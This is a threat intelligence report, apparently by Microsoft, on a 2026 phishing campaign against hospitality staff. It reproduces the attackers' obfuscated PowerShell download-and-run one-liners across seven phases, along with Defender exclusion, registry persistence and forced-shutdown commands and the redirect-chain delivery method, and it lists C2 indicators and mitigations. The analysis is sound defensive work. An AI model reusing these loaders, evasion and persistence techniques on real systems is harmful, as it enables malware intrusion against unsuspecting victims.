Microsoft Threat Intelligence has identified an active multi-stage intrusion campaign targeting organizations in the hospitality and hotel industry since April 2026. We’ve observed this activity through aggregated threat intelligence and security signals across multiple organizations in Europe and Asia. Microsoft has not attributed this campaign to a known threat actor.
The campaign uses photo-themed ZIP archives that the target users download through the browser. These archives contain fake image shortcut files that, when launched, start an attack chain that relies on obfuscated PowerShell, a Node.js-based implant, dual registry persistence, and command-and-control (C2) communications over non-standard ports. As of this writing, the campaign’s post-compromise activities include C2 beaconing, forced shutdowns, and compilation of portable executable (PE) payloads. While the campaign’s ultimate objective remains unclear, we assess that the threat actor’s investment in ensuring obfuscation and persistence could indicate that they’re preparing the victim devices for more follow-on activities.
In late May 2026, we observed the threat actor misusing legitimate services—including the cloud-based scheduling platform Calendly’s email notification infrastructure and Google’s URL redirect functionality—to deliver phishing emails with multilingual lures and subject lines (for example, guest complaints and room inquiries) designed to convince hospitality staff to open the embedded malicious link and download the ZIP archive. These phishing emails attempt to bypass conventional authentication checks through a technique we describe as authentication laundering: by routing phishing messages through a trusted service’s sending infrastructure, the threat actor can make malicious messages appear similar to legitimate notifications to email authentication defenses.
We’ve observed the campaign evolving in two distinct waves. The first wave (hereinafter referred to as Wave 1) used shortcut files named IMG-<random numbers>.png.lnk, while the second one (Wave 2) introduced a naming shift to PHOTO-<random numbers>.png.lnk. Wave 2 also introduced a new attack chain stage in which the PowerShell downloader triggered dynamic .NET DLL compilation through csc.exe, and the actor expanded its domain infrastructure to include .cfd domains hosted behind Cloudflare.
This blog summarizes the campaign’s Wave 1 and Wave 2 attack chains and provides Microsoft Defender detections and recommendations. It’s intended to share threat intelligence to help organizations better understand, identify, and defend against similar attack techniques. The activity described reflects observed patterns and behaviors and is provided to support defensive security efforts.
Attack chain overview

The campaign follows a multi-stage attack chain with limited variation in overall behavior, even as the actor changed its PowerShell obfuscation and delivery refinements between waves.
Initial access and user execution
The campaign begins with delivery of a browser-downloaded archive with a file name that uses the pattern photo-<random numbers>.zip. In one observed activity, links to these archives were delivered through phishing emails. We assess that this file naming convention was designed to appear ordinary yet relevant to hospitality workflows, which commonly exchange guest photos, reservation-related images, or document snapshots.
In Wave 1, the archive contained a fake image shortcut named IMG-<random numbers>.png.lnk, which masqueraded as a PNG file while remaining executable content. In Wave 2, the threat actor introduced a naming shift to PHOTO-<random numbers>.png.lnk (uppercase PHOTO prefix). Successful execution depended on a target user opening what appeared to be an image.
The following table lists representative delivery artifacts observed across impacted environments in both campaign waves. The file sizes of the LNK files consistently fell within 1,989 to 2,079 bytes, suggesting the same builder tool.
| LNK file | Source archive | Wave |
| IMG-805916584.png.lnk | C:\Users\[REDACTED]\Downloads\photo-961032103.zip | 1 |
| IMG-421741673.png.lnk | C:\Users\[REDACTED]\Downloads\photo-818773648.zip | 1 |
| IMG-223099041.png.lnk | C:\Users\[REDACTED]\Downloads\photo-716449357.zip | 1 |
| IMG-386443483.png.lnk | Browser download | 1 |
| PHOTO-215746435.png.lnk | Browser download | 2 |
Observed LNK and ZIP naming patterns across both campaigns.
Observed victim device naming patterns, including reception- and front office-associated systems and hotel-named devices, confirm the threat actor’s focus on staff likely to interact with image or document attachments as part of day-to-day operations. Some of the user account names observed across impacted environments include the following strings, which refer to words in different languages such as English, French, Polish, Czech, and Spanish:
- reception
- frontdesk
- reservations
- accueil
- recepcja
- recepce
- frontoffice
Phishing infrastructure: Authentication laundering through legitimate services
Beginning late May 2026, we observed that this campaign’s initial access mechanism also abuses legitimate web services to bypass email authentication controls and obscure the true destination of phishing links. This observation aligns with the previously published findings by other security researchers.

The threat actor uses Calendly’s email notification system and Google’s URL redirect functionality to construct a multi-hop delivery chain in which the direct Calendly path passes Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), and Domain-based Message Authentication, Reporting, and Conformance (DMARC) checks.
Lure themes and language targeting
The sender display name across all observed emails is “Booking Manager (via Calendly),” a social engineering choice that appears designed to exploit hospitality staff’s familiarity with booking and scheduling workflows.
Across the relayed messages, Microsoft observed the following small set of recurring social-engineering themes delivered in Japanese, Danish, and Dutch:
- Guest complaints
- Bedbug (Cimex) infestation reports
- Verification call notices
- Room condition inquiries
- Stay review requests
These lures are deliberately generic and non-personalized: every subject references an anonymous “guest,” “facility,” or “your accommodation,” and none contains a recipient name, guest name, or organization name. This is consistent with high-volume, list-driven distribution rather than tailored spear-phishing. The threat actor relies on urgency and reputational pressure (complaints, “final warning,” health-authority inspection, possible suspension) to drive target hospitality staff to click.
| Language | Canonical lure (theme) |
| Japanese | Serious guest complaint |
| Japanese | Bedbug complaint, verification call |
| Japanese | Guest stay review request |
| Japanese | Room condition, facility inquiry |
| Japanese | Final warning: infestation, forced inspection |
| Danish | Bedbug complaint, inspection call |
| Danish | Formal complaint, notice of suspension |
| Danish | Health-risk safety alert |
| Dutch | Complaint: possible danger, hospitalization after stay |
Phishing lure themes by language, listed by observed prevalence.
The threat actor reuses the same themes across all three languages, with Japanese as the most prevalent. Notably, unfilled template placeholders—such as a literal ID token in the Danish variant—appeared in some subjects, indicating automated, templated generation.
Use of Calendly notification infrastructure as a phishing relay
The threat actor uses a threat actor-controlled Calendly account associated with the subdomain em1618.calendly.com to relay phishing emails to hospitality targets. Authentication results differ by delivery path.
| Authentication Check | Result | Why |
| SPF | Pass | Email sent from authorized service |
| DKIM | Pass | Signed by Calendly’s SendGrid sending infrastructure |
| DMARC | Pass | Alignment on calendly.com domain |
| Composite authentication (CompAuth) | Pass | All checks align |
Authentication results for emails sent through the direct Calendly path. The checks pass because the messages are sent through authorized Calendly-associated sending infrastructure; this does not validate the intent or safety of the message content.
This technique, which we describe as authentication laundering in this context, exploits the trust model of email authentication. SPF, DKIM, and DMARC verify that an email was sent from authorized infrastructure for a given domain. When the sending domain is a legitimate service and the threat actor controls the message content, these checks confirm the sender is authorized while saying nothing about the intent of the message.
Multi-hop redirect chain
Each phishing email contains a Calendly redirect URL that initiates a multi-hop chain intended to obscure the final destination from users and automated URL analysis. The embedded Calendly link routes victims through a four-hop chain before reaching the payload:
- Step 1: calendly[.]com/url?q=hxxps://share[.]google/TOKEN → HTTP 302
- Step 2: share[.]google/TOKEN → HTTP 302
- Step 3: www.google[.]com/share_google?q=TOKEN → HTTP 301
- Step 4: photo-*[.]cfd → Phishing landing page (Cloudflare challenge gate)
Calendly’s Link Safety Service interstitial (url?q=) was used as the first hop and Google’s share[.]google redirect as the second. The final .cfd landing pages were freshly registered (for example, photo-26654[.]cfd was 17 days old at the time of analysis), Cloudflare-fronted, and gated behind a Cloudflare Turnstile (“verify you are human”) challenge that doubles as an anti-analysis and geo-gating mechanism before serving the photo-themed ZIP.
Microsoft assesses that this redirect architecture serves multiple evasion purposes:
- Fragmentation of URL reputation: No single URL in the chain is inherently malicious at the time of delivery
- Abuse of Google’s open redirect: The share.google → NULLwww.google.com/share_google redirect leverages Google infrastructure, adding trusted reputation to the chain
The threat actor maintains a second delivery variant that bypasses the share.google intermediate step, linking directly from a Calendly redirect URL to the phishing domain (calendly[.]com/url?q=photo-*[.]cfd). Microsoft observed that both variants are active simultaneously, with the same Calendly user UUIDs appearing across both paths. This supports the assessment that a single operator is managing the parallel delivery mechanisms.
PowerShell-based first stage
Once the malicious shortcut is opened, the next-stage payload invokes PowerShell and launches an obfuscated BigInt decoder. Across the campaign, the PowerShell stage consistently decodes data and then downloads an additional .ps1 file. Microsoft observed a repeating pattern of BigInt decoder → Invoke-WebRequest → .ps1. The full obfuscation evolution across seven phases is detailed in the Obfuscation evolution section of this blog.
The decoded URL points to the campaign’s download domains. In the validated chain, the .ps1 file is retrieved from the photo-*.cfd landing domain
.NET DLL compilation (Wave 2)
In Wave 2, we observed a new intermediate stage between the PowerShell download and Node.js deployment. The downloaded .ps1 script triggers dynamic .NET compilation through csc.exe (the C# compiler), which in turn invokes cvtres.exe (the resource-to-object converter). This sequence produces small DLL files with random names.
Representative observed artifacts:
| Artifact | Details |
| PowerShell script | qFWe908J.ps1 ( Size 419 KB) |
| Compiled DLL | bjygtujc.dll Size 3,072 bytes) |
csc.exe → cvtres.exe → <random>.dll (3,072 bytes)
Figure 2. Wave 2 .NET DLL compilation chain. The compiled DLL was created but wasn’t observed being loaded through rundll32 or regsvr32 in available telemetry. This stage might be preparatory or conditional.
Microsoft assesses that this stage wasn’t present in Wave 1 and represents an expansion in the attack chain.
Script staging and Node.js implant deployment
After decoding and retrieval, the downloaded PowerShell script runs from the %TEMP% folder. This staging step appears to be transitional rather than final, enabling subsequent download or launch of the campaign’s Node.js component.
We observed the next step as execution of node.exe from a user-space path. The Node runtime version observed across both waves is node-v24.13.0-win-x64 (SHA-256: d14ba95cdce1ef7dc9ad3ac74949ca5db38b27378ee30f30a23cf26f9e875a11, 89.9 MB – downloaded from the legitimate nodejs[.]org site).
Figure 3 shows representative observed command lines:
"node.exe" C:\Users\[REDACTED]\AppData\Local\Nodejs\E2HPVoYGA77RECeb.js safedocphoto[.]info
"node.exe" C:\Users\[REDACTED]\AppData\Local\Nodejs\jVXvdhxNfcqHuSf.js recallnine[.]info
"node.exe" C:\Users\[REDACTED]\AppData\Local\Nodejs\c4yCFRzE.js kentjerk[.]info
"node.exe" C:\Users\[REDACTED]\AppData\Local\Nodejs\FfXznFDs8.js photodoc-secure[.]info
"node.exe" C:\Users\[REDACTED]\AppData\Local\Nodejs\f76qtHrP.js kelopins[.]info
Figure 3. Node.js implant execution with random JavaScript filenames and C2 domain arguments.
The Node.js runtime functions as the interpreter for the implant’s .js payloads. Microsoft assesses that placing the runtime in a user-writable location could help the threat actor avoid dependencies on a system-installed Node.js binary while also supporting repeated payload reuse across different filenames. Hash reuse across distinct filenames confirms reuse of the same binaries, reinforcing the assessment that the threat actor prioritizes operational repeatability.
The Node.js implant also establishes its own persistence by spawning PowerShell to create a detached, hidden child process:
powershell.exe -c "$code = \"require('child_process').spawn(process.execPath,
  ['C:\\Users\\[REDACTED]\\AppData\\Local\\Nodejs\\.js'],
  {detached: true, stdio: 'ignore', windowsHide: true}).unref()\";
  $command = ...
Figure 4. Node.js persistence mechanism using child_process.spawn with detached and windowsHide flags.
Defense evasion and payload execution
Once the Node.js component is established, the campaign modifies Defender settings by using Add-MpPreference -ExclusionProcess for temporary-path executables. We assess that this exclusion step is intended to reduce inspection of follow-on binaries located in AppData\Local\Temp. Figure 5 shows representative observed exclusion commands:
powershell.exe -c "Add-MpPreference -ExclusionProcess \"C:\Users\[REDACTED]\AppData\Local\Temp\utramdJQjRMJ.exe\""
powershell.exe -c "Add-MpPreference -ExclusionProcess \"C:\Users\[REDACTED]\AppData\Local\Temp\YEg9nfBg3QG4.exe\""
powershell.exe -c "Add-MpPreference -ExclusionProcess \"C:\Users\[REDACTED]\AppData\Local\Temp\57AVjhcz6vL0c.exe\""
powershell.exe -c "Add-MpPreference -ExclusionProcess \"C:\Users\[REDACTED]\AppData\Local\Temp\sDNud94J7WVDN.exe\""
Figure 5. Defender process exclusions added for randomly named EXE files seconds before their execution.
These excluded random EXE files in AppData\Local\Temp are then launched, followed by helper .tmp installers or unpackers that used names matching is-*.tmp and commonly ran with /SL5 or /VERYSILENT. This combination suggests a deployment chain in which the Node.js implant stages additional binaries, then launches installer-like helpers to unpack or execute the next payload. Microsoft assesses that the .tmp convention and silent-install flags are likely chosen to minimize user awareness while also obscuring the actual payload family.
ProgramData relocation and persistence
Observed payloads are then copied into C:\ProgramData\<random>\<payload>.exe. Lowercase copies with the same hash appear under different filenames, which is consistent with repackaging or relocation for stability rather than recompilation. Figure 6 shows representative observed ProgramData paths from the campaign:
C:\ProgramData\FFXjwKn\fehqf5oo.exe
C:\ProgramData\PEIEZlD\qulcp452eb9.exe
C:\ProgramData\YXbwfua\e6kz1ruadskkk.exe
C:\ProgramData\PsrOqKF\vl8daccehg.exe
C:\ProgramData\riloNEK\s8bpfaee.exe
C:\ProgramData\JMSVrLU\choffgpa.exe
Figure 6. ProgramData relocation paths with randomized folder names and lowercase payload filenames.

The persistence model used in this campaign is especially notable. We observed a dual mechanism in which HKCU\RunOnce pointed to the ProgramData executable while HKCU\Run pointed to the Node.js component. Figure 7 shows a representative registry persistence command:
cmd /c reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce"
  /v "zZBPZPuA" /t REG_SZ /d "C:\ProgramData\FFXjwKn\fehqf5oo.exe" /f
Figure 7. Registry RunOnce persistence pointing to ProgramData payload with randomized value name.
The RunOnce behavior is particularly unusual because the payload refreshes its own persistence after each execution, effectively creating a RunOnce loop. Microsoft assesses that this design might have been intended to complicate cleanup by repopulating an entry that defenders might otherwise treat as one-time execution.
Command and control
In later stages of the campaign, compromised systems beacons to fixed IP infrastructure over non-standard ports including:
- 8443
- 8445
- 8453
- 5555
- 56001
- 56002
- 56003
We observed the campaign expanding its C2 infrastructure between waves:
Wave 1 IPs:
- 178.16.54[.]27
- 95.217.97[.]121
- 193.202.84[.]32
- 178.16.55[.]179
The IP address 178.16.54[.]27 remains active on ports 56001/56002 across both waves.
We also observed numerous unique domains themed around photos, documents, visas, safes, and vaults, spanning top-level domains (TLDs) such as the following:
- .info
- .com
- .pro
- .xyz
- .cloud
- .icu
- .sbs
- .click
- .bond
- .cfd (Wave 2)
Wave 2 introduced Cloudflare-hosted .cfd domains following a photo-<random numbers> naming convention:
- photo-26254[.]cfd
- photo-26654[.]cfd
- photo-132454[.]cfd
- photo-8632454[.]cfd
The domain sec-safe-dc[.]info was observed active in both waves, further supporting the assessment of a single continuous campaign.
Obfuscation evolution
A defining characteristic of this campaign is its steady but disciplined obfuscation evolution. Microsoft observed seven PowerShell obfuscation phases over the course of the campaign, but the underlying logic remained consistent: decode embedded data through arithmetic operations, recover the next-stage content, and retrieve a PowerShell script that runs from the %TEMP% folder. This pattern suggests that the threat actor is iterating for durability against static detections rather than experimenting with entirely new tradecraft.

Phase 1: XOR bigint decoding
Early samples rely on XOR arithmetic, using two large integers and a -bxor operation, followed by byte masking and shifting. The following is a representative observed command line:
powershell.exe -ep bypass -c "$k=[bigint]\"2004985473718821432817707887657617\";
$w=[bigint]\"278573358569528286847653191217377\";$o=$k -bxor $w;
while($o -ne 0){$g+=[char]([int]($o -band 0xFF));$o=$o -shr 8};
iwr $g -OutFile $env:TEMP\eRJGv.ps1 -UseBasicParsing;
powershell -ep bypass -File $env:TEMP\eRJGv.ps1"
Figure 9. Phase 1 PowerShell downloader using XOR-based bigint decoding with -bxor, -band 0xFF, and -shr 8.
Phase 2: Subtraction replaces XOR
Microsoft then observed the threat actor swapping XOR logic for subtraction while keeping the rest of the decoder identical. This change bypasses detections anchored on -bxor:
powershell.exe -ep bypass -c "$i=[bigint]\"1568015162836542885394310232785365293\";
$y=[bigint]\"989592658109712364469795296253690811\";$r=$i - $y;
while($r -ne 0){$m+=[char]([int]($r -band 0xFF));$r=$r -shr 8};
iwr $m -OutFile $env:TEMP\VJksAkfp.ps1 -UseBasicParsing;
powershell -ep bypass -File $env:TEMP\VJksAkfp.ps1"
Figure 10. Phase 2 variant replacing -bxor with subtraction while preserving the same decoding structure.
Phase 3: Hexadecimal to decimal substitution
The decoder then shifts from -band 0xFF to -band 255. Although functionally equivalent (0xFF = 255), this change is consistent with a threat actor testing whether surface-level constant changes could degrade signature reliability:
powershell.exe -ep bypass -c "$e=[bigint]\"1080978693158786688289132234139422058835788841232\";
$l=[bigint]\"444996423444240363171355535687083720697400778653\";$w=$e - $l;
while($w -ne 0){$j+=[char]([int]($w -band 255));$w=$w -shr 8};
iwr $j -OutFile $env:TEMP\ymqMj.ps1 -UseBasicParsing;
powershell -ep bypass -File $env:TEMP\ymqMj.ps1"
Figure 11. Phase 3 variant replacing 0xFF with decimal 255.
Phase 4: Arithmetic masking
Masking expressions are further transformed into arithmetic forms that evaluate to the same constant. This variation prevents simple string matching on either 0xFF or 255:
powershell.exe -ep bypass -c "$e=[bigint]\"988466760738254167909712279829942477\";
$y=[bigint]\"352542850680807474382013127968401501\";$i=$e - $y;
while($i -ne 0){$b+=[char]([int]($i -band (177+78)));$i=$i -shr 8};
iwr $b -OutFile $env:TEMP\23QbL.ps1 -UseBasicParsing;
powershell -ep bypass -File $env:TEMP\23QbL.ps1"
Figure 12. Phase 4 variant hiding the byte mask behind arithmetic expressions such as (177+78).
Other observed arithmetic masks included -band (100+155) and -band 128+127, all resolving to 255.
Phase 5: Modulo and division
Later samples replace the bit-shift model entirely, switching from -band and -shr to modulo and division operations:
powershell.exe -ep bypass -c "$s=[bigint]\"28248557062916408148263140002288993200489702\";
$o=[bigint]\"18544237761852163685406436002210545666450291\";$e=$s - $o;
while($e -ne 0){$x+=[char]([int]($e -band (255)));$e=$e -shr 8};
iwr $x -OutFile $env:TEMP\PVtvOP40.ps1 -UseBasicParsing;
powershell -ep bypass -File $env:TEMP\PVtvOP40.ps1"
Figure 13. Phase 5 transitional variant; later samples in this phase fully replaced -band/-shr with % 256 and / 256.
Phase 6: Syntax diversification and randomization
The threat actor adopts “num” -as [bigint] casting syntax, introduces long random variable names, and uses modulo/division for byte extraction. The combined effect makes each sample visually distinct despite identical logic:
powershell.exe -ep bypass -c "$zGjEc0LINYdefj=\"25908558764390958596189327204542\" -as [bigint];
$MyL4evU3=256;
$GqA4xFav=\"17082531775760189576112827972435\" -as [bigint];
$XwcU0kg87CFgqe5=$zGjEc0LINYdefj - $GqA4xFav;
while($XwcU0kg87CFgqe5 -ne 0){
  $qy8gWy4FONBaCV+=[char]([int]($XwcU0kg87CFgqe5 % $MyL4evU3));
  $XwcU0kg87CFgqe5=$XwcU0kg87CFgqe5 / $MyL4evU3};
iwr $qy8gWy4FONBaCV -OutFile $env:TEMP\.ps1 -UseBasicParsing;
powershell -ep bypass -File $env:TEMP\.ps1"
Figure 14. Phase 6 variant using -as [bigint] syntax, long randomized variable names, and modulo/division decoding.
Phase 7: For-loop variant with arithmetic mask (Wave 2)
The most recent observed phase introduces a for-loop iteration model with an arithmetic mask using a variable set to 100+156 (=256) and -as [bigint] casting. This is a natural evolution of Phase 6’s syntax diversification, further altering the control flow structure while preserving the same underlying decode-and-download behavior:
powershell.exe -ep bypass -c "$IcZWdT=100+156;
$=\"\" -as [bigint];
$=\"\" -as [bigint];
$=$ - $;
for($i=0; $ -ne 0; $i++){
$ Figure 15. Phase 7 variant (Wave 2) introducing a for-loop with arithmetic mask $IcZWdT=100+156 and -as [bigint] casting.
This seven-phase evolution demonstrates a threat actor that monitors or anticipates detection pressure. The campaign doesn’t pivot away from PowerShell or Node.js; instead, it repeatedly re-skins a working loader. For defenders, this means purely literal detections on isolated operators, constants, or variable names might age quickly, while behavior-based detections anchored on the full sequence—shortcut execution, PowerShell decode, %TEMP% staging, Node.js from user space, Defender exclusions, and ProgramData persistence—are likely to remain more resilient.
Campaign evolution
Microsoft assesses that the observable differences between Wave 1 and Wave 2 represent a deliberate operational evolution by the same threat actor. The following cross-wave correlations support this assessment:
Evidence of a single continuous campaign
| Indicator | Wave 1 (April to May 2026) | Wave 2 (Late May to June 2026) | Assessment |
| PE payload hash (xmnrwv9l.exe) | 04ec44f2618460f5c77c5e56014a512cc03a123c9c5b6b6b1273e2a1681ac2e1 | Same hash observed | Same payload binary |
| C2 IP | 178.16.54[.]27 | Same IP, ports 56001/56002 | Same infrastructure |
| Node.js version | v24.13.0-win-x64 | v24.13.0-win-x64 | Same runtime |
| Domain | sec-safe-dc[.]info | Active in both waves | Shared domain |
| C2 ports | 56001, 56002, 56003 | 56001, 56002 | Same non-standard port pattern |
Cross-wave artifact overlaps demonstrating a single continuous campaign.
What changed between waves
| Dimension | Wave 1 (April to May 2026) | Wave 2 (Late May to June 2026) |
| LNK naming | IMG-<random numbers>.png.lnk | PHOTO-<random numbers>.png.lnk |
| ZIP contents | LNK only | LNK (PHOTO- prefix) |
| Attack chain | PowerShell → Node.js | PowerShell → csc.exe/cvtres.exe → DLL → Node.js |
| Obfuscation | Phases 1–6 | Phase 7 (for-loop variant) |
| Domain TLDs | .info, .com, .pro, .xyz, .cloud, .icu, .sbs | Added .cfd, .click, and .bond |
| Infrastructure | Direct hosting | Cloudflare-fronted .cfd domains |
| C2 domains | Photo, document, and visa themes | Added zloapobikahy23[.]bond, higoksbupwou[.]com, aluminiostramuntana[.]com |
Summary of campaign evolution from Wave 1 to Wave 2.
Microsoft assesses that these changes reflect operational maturation rather than a shift in objectives. The threat actor expanded evasion (DLL compilation, Cloudflare fronting) and broadened targeting—all while maintaining the same core attack chain and reusing key infrastructure.
Persistence survival analysis
One of the significant findings from Wave 2 is the demonstrated resilience of the dual persistence model under active Defender intervention.
On a confirmed compromised device, Defender detected and blocked one PE payload (xmnrwv9l.exe, SHA-256: 04ec44f2618460f5c77c5e56014a512cc03a123c9c5b6b6b1273e2a1681ac2e1) with Wacatac detections. Despite that block, the Node.js HKCU\Run key persistence remained active. Approximately two days later, the Node.js implant reactivated and resumed C2 communications to new domains.
Following the initial block, Microsoft observed additional /VERYSILENT EXEs deployed on the same device:
cBA8H4S5k04jAY.exe
eaa3q8BQZcnIOV.exe
BaUWXagH4CGZS.exe
CJE4domtVFM9LX.exe
Figure 18. Additional payload EXEs deployed after Defender blocked the initial PE, demonstrating the implant’s ability to retry delivery through the surviving Node.js persistence.
This sequence highlights a remediation consideration: the dual persistence model (RunOnce for the PE payload + Run for Node.js) means that blocking one execution path might not fully neutralize the other. The Node.js implant, if it remains active, can re-download and re-attempt payload delivery. Microsoft assesses that complete remediation of this campaign requires removal of both persistence mechanisms—the ProgramData RunOnce entry and the Node.js Run key—along with the Node.js runtime and associated .js files from the user’s AppData\Local\Nodejs\ directory.
Post-compromise activity
Microsoft observed a subset of devices reaching clear late-stage post-compromise behavior. On multiple devices, the activity progressed to active C2 beaconing, browser automation with –headless –no-sandbox flags, and environment lookups. Based on the command-line pattern alone, Microsoft assesses that the threat actor likely used automated browser execution rather than manual interactive browsing on those hosts.
The campaign also performed an environment lookup using ip-api[.]com, observed through 208.95.112[.]1. This behavior is consistent with gathering external network context before continuing operations. Microsoft assesses that this lookup might have helped the operator understand geographic or connectivity attributes of the compromised device environment.
A final disruptive behavior involved forced shutdown through cmd /c shutdown -s -t 0, observed on multiple devices. Microsoft assesses that immediate shutdown could have served several purposes depending on the host context: interruption of user activity, reduction of defender response time during a specific stage, or concealment of visible symptoms after automated browser tasks or payload launches completed.
The persistence design itself is a meaningful post-compromise observation. The combination of a durable Node.js launch point in HKCU\Run and a repeatedly refreshed ProgramData payload through HKCU\RunOnce suggests an effort to maintain execution options across user sign-ins while also preserving a secondary recovery path. This RunOnce loop is unusual enough that it might provide defenders with a strong hunting pivot even when file names, domains, or script syntax change.
Mitigation and protection guidance
Organizations in hospitality and adjacent service industries should prioritize layered detections for this campaign’s behavior sequence rather than any single indicator. Microsoft recommends the following actions based on the observed attack chain:
- Treat photo-themed ZIP archives and fake image shortcuts as high risk. Investigate browser-downloaded archives matching photo-<random numbers>.zip and shortcut files matching IMG-<random numbers>.png.lnk or PHOTO-<random numbers>.png.lnk, especially when they’re followed by PowerShell or script interpreter launches. Learn more about attack surface reduction rules
- Harden and monitor PowerShell execution. Because the campaign repeatedly used obfuscated BigInt arithmetic across seven phases, defenders should prioritize PowerShell activity that includes unusual combinations of BigInt casting, subtraction or XOR decode logic, byte masking, modulo or division byte extraction, for-loop decode patterns, and subsequent Invoke-WebRequest behavior. Learn more about PowerShell constrained language
- Monitor for unexpected .NET compilation. The appearance of csc.exe spawning cvtres.exe and producing small DLLs in user-writable paths, especially when initiated by PowerShell scripts from %TEMP%, is unusual in hospitality environments and should be investigated.
- Investigate Node.js execution from user-space paths. node.exe running from C:\Users\<user>\AppData\Local\Nodejs\ with a random .js file and domain argument is unusual in many enterprise environments. Microsoft recommends reviewing whether Node.js is expected on reception, front office, or similarly targeted systems.
- Alert on Defender exclusion changes tied to temporary executables. Add-MpPreference -ExclusionProcess aligned to %TEMP% or AppData\Local\Temp should be treated as suspicious when associated with shortcut-driven or script-driven execution chains. Learn more about tamper protection .
- Hunt for random EXE launches from temporary paths and helper .tmp installers. The campaign uses numerous unique temporary executable filenames and helper is-*.tmp files with /SL5 or /VERYSILENT. These patterns are likely more durable than individual filenames.
- Review persistence in both HKCU\Run and HKCU\RunOnce. Pay particular attention to values that launch node.exe from user directories or reference executables under C:\ProgramData\<random>\. Because the campaign refreshes RunOnce, repeated recreation of that value might be a strong signal. Critically, both keys must be removed during remediation—removing only the RunOnce entry leaves the Node.js implant active.
- Monitor network connections on the observed non-standard ports. Outbound traffic to 8443, 8445, 8453, 5555, 56001, 56002, and 56003, especially when initiated by node.exe or executables from user profile and temporary paths, should be reviewed promptly.
- Block or alert on .cfd domains matching the campaign pattern. Wave 2 domains follow a photo-<digits>[.]cfd naming convention. Organizations should consider blocking these patterns and monitoring for DNS queries to recently registered .cfd domains.
- Investigate browser automation and forced shutdown patterns. The combination of –headless –no-sandbox and cmd /c shutdown -s -t 0 might indicate late-stage execution on selected hosts.
- Use sector-aware hunting. Because Microsoft observed concentration in hospitality and hotel environments across multiple countries, organizations should review devices associated with front desk, reservation, reception, and guest-facing workflows first.
Microsoft Defender XDR detections
Microsoft assesses that Microsoft Defender coverage for this campaign is most effective when it combines process, registry, file, and network telemetry rather than relying on blocking individual indicators of compromise (IOCs).
